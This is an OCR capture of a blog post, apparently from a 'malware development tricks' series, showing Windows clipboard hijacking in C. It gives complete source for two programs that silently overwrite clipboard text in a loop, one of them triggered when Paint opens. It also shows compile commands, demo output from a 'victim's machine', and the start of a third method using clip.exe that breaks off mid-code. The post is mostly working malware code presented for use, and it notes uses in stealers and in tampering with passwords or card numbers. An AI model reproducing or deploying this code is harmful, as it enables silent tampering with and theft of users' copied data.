
Malware development trick 47: simple Windows clipboard hijacking. Simple C example.

By cocomelonc

Published: 2025-05-10 · Archived: 2026-04-05 15:54:48 UTC

Hello, cybersecurity enthusiasts and white hackers!



This post is not just malware development trick. This trick is often used for malware persistence and for stealing data in stealers logic.

In this article, we'll explore practical clipboard Hijacking techniques and process monitoring on Windows using C. We'll break it down into three separate code examples that demonstrate how attackers can manipulate clipboard data and monitor specific processes (such as `mspaint.exe` in my case). Each example highlights a different approach to achieving persistence and compromising the user's environment.

Let's dive right into it.

practical example 1[Permalink]

The first example (`hack.c`) demonstrates how we can hijack the clipboard content in a Windows environment using C and WinAPI.

what we need:

`OpenClipboard` - the function opens the clipboard for access.
`IsClipboardFormatAvailable` - checks if there is any text in the clipboard.
`GetClipboardData` - retrieves the clipboard data.
`strcpy` - for replaces the clipboard text with “Meow-meow!!”
`SetClipboardData` - updates the clipboard with the new data.
`GlobalLock/GlobalUnlock` - locks and unlocks the data for safe manipulation.

So, full source code for first example looks like this:

```
 /*
 * hack.c
 * simple clipboard hijacking
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2025/05/10/malware-tricks-47.html
 */
#include <windows.h>
#include <stdio.h>

void hijackClipboard() {
  if (OpenClipboard(NULL)) {
    // check if there is text data in the buf
    if (IsClipboardFormatAvailable(CF_TEXT)) {
      HANDLE hData = GetClipboardData(CF_TEXT);  // get
      if (hData != NULL) {
        // lock access to the buffer data
        char *data = (char *)GlobalLock(hData);
        if (data != NULL) {
          // replace with "Meow-meow!!"
          strcpy(data, "Meow-meow!!");
          EmptyClipboard();
          SetClipboardData(CF_TEXT, hData);
          GlobalUnlock(hData);
        }
      }
    }
    CloseClipboard();
  }
}


int main() {
  while (1) {
    // wait until the clipboard is available
    hijackClipboard();
```


```
    // 10 sec pause - to avoid high CPU usage
    Sleep(10000);
  }

  return 0;
}
```

As you can see the logic is pretty simple. This PoC continually monitors the clipboard, checking if it contains any text data (`CF_TEXT`), and if so, replaces it with the string `Meow-meow!!` . This type of attack can be used to silently manipulate the contents of the clipboard, potentially modifying sensitive data such as passwords, credit card numbers, or other critical information.

demo 1[Permalink]


Let's go to see everything in action. Compile `hack.c` :


```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sectio
```



Then run it on the victim's machine (`Windows 10 22H2 x64` on my case):

While the program is running, it silently modifies any text that gets copied to the clipboard by replacing it with "Meow-meow!!":


hack.c
2025-05-10-malware-tricks-47 > hack.c
#include <windows.h>
#include <stdio.h>
void hijackClipboard() {
int main() {
while (1) {
win11 on QEMU/KVM
File Virtual Machine View Send Key
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\user> cd Z:\2025-05-10-malware-tricks-47\
PS Z:\2025-05-10-malware-tricks-47>
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
*Untitled - Notepad
File Edit Format View Help
Quack
Quack
QuackQuackQuack
Quack
Quack
Quack
Quack
Quack-Quaaaaack
Meow-Meow-Meow-Meow-Meow-
Meow-Meow-
Meow-meow!!
Type here to search
Wednesday Season 2...
11:46 PM
5/12/2025


win11 on QEMU/KVM
File Virtual Machine View Send Key
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\user> cd Z:\2025-05-10-malware-tricks-47\
PS Z:\2025-05-10-malware-tricks-47>
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
*Untitled - Notepad
File Edit Format View Help
Quack
Quack
QuackQuackQuack
Quack
Quack
Quack
Quack
Quack-Quaaaaack
Meow-Meow-Meow-Meow-Meow-
Meow-Meow-
Meow-meow!!
Type here to search
29°C Partly cloudy
11:47 PM
5/12/2025

Perfect! =^..^=

practical example 2 (monitoring specific process)[Permalink]

The second example (`hack2.c`) shows how to monitor specific processes, like `mspaint.exe` , and perform actions when the application is launched.

What we need for this:

`FindWindow` - looks for a window titled `Untitled - Paint` , which appears when mspaint.exe is launched.

`isPaintRunning` - returns `1` if paint is running (based on window name), otherwise returns `0` .

`hijackClipboard()` - when Paint is detected, the function hijacks the clipboard content and replaces it with `Meow-meow!!` .

So, full source code for this example is looks like this (`hack2.c`):


```
 /*
 * hack2.c
 * simple clipboard hijacking
 * specific process paint.exe
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2025/05/10/malware-tricks-47.html
 */
#include <windows.h>
#include <stdio.h>

char* subStr(char *str, char *substr) {
  while (*str) {
    char *begin = str;
    char *pattern = substr;
    while (*str && *pattern && *str == *pattern) {
      str++;
      pattern++;
    }
    if (!*pattern)
      return begin;

    str = begin + 1;
  }
  return NULL;
}

void hijackClipboard() {
  if (OpenClipboard(NULL)) {
    // check if there is text data in the buf
    if (IsClipboardFormatAvailable(CF_TEXT)) {
      HANDLE hData = GetClipboardData(CF_TEXT);  // get
```

```
      if (hData != NULL) {
        // lock access to the buffer data
        char *data = (char *)GlobalLock(hData);
        if (data != NULL) {
          // replace with "Meow-meow!!"
          strcpy(data, "Meow-meow!!");
          EmptyClipboard();
          SetClipboardData(CF_TEXT, hData);
          GlobalUnlock(hData);
        }
      }
    }
    CloseClipboard();
  }
}

int isPaintRunning() {
  HWND hwnd = FindWindow(NULL, "Untitled - Paint");
  return hwnd != NULL;  // return 1 if paint is running, else 0
}

int main() {
  while (1) {
    if (isPaintRunning()) {
      printf("paint is running! hijacking clipboard...\n");
      hijackClipboard();  // hijack clipboard when paint is detected
    } else {
      printf("paint is not running.\n");
    }
    Sleep(5000);  // check every 5 seconds
  }
  return 0;
}
```


demo 2[Permalink]


Let’s go to see this example in action. Compile it:


```
x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sect
```



Then run this program while opening Paint on the victim's machine (`Windows 10 22H2 x64` on my case):







Once Paint is launched, the program will hijack the clipboard content and modify it.

practical example 3 (using clip.exe to manipulate clipboard content)Permalink

One of the popular trick in the wild. The attacker replaces the clipboard content with their own data by redirecting output to `clip.exe`.

`clip.exe` is a Windows utility that copies the data from a file or input stream to the clipboard. By redirecting the contents of a temporary file into `clip.exe`, the attacker can modify what is placed in the clipboard.

This method allows an attacker to silently replace any copied data with their own custom data, which could be sensitive or malicious.

What is the main features of this example:

first of all we need malicious data - the data to be placed in the clipboard is defined as `"Meow-meow!!"`, which could be any arbitrary malicious data that an attacker wants to replace the clipboard contents with

```
 const char *maliciousData = "Meow-meow!!";
```

then we need temporary file creation - the program creates a temporary file (temp_clip_data.txt) where the malicious data will be written. This is necessary because `clip.exe` works by reading from a file or standard input.

```
 // create a temporary file to store the malicious data
FILE *tmpFile = fopen("meow_data.txt", "w");
if (tmpFile == NULL) {
  printf("failed to create temporary file.\n");
  return;
}

// write the malicious data to the file
fprintf(tmpFile, "%s", maliciousData);
fclose(tmpFile);
```

at the next step we need executing `clip.exe` - the command `clip < meow_data.txt` is executed using the `system()` function. This copies the contents of the temporary file to the clipboard:

```
 char command[256];
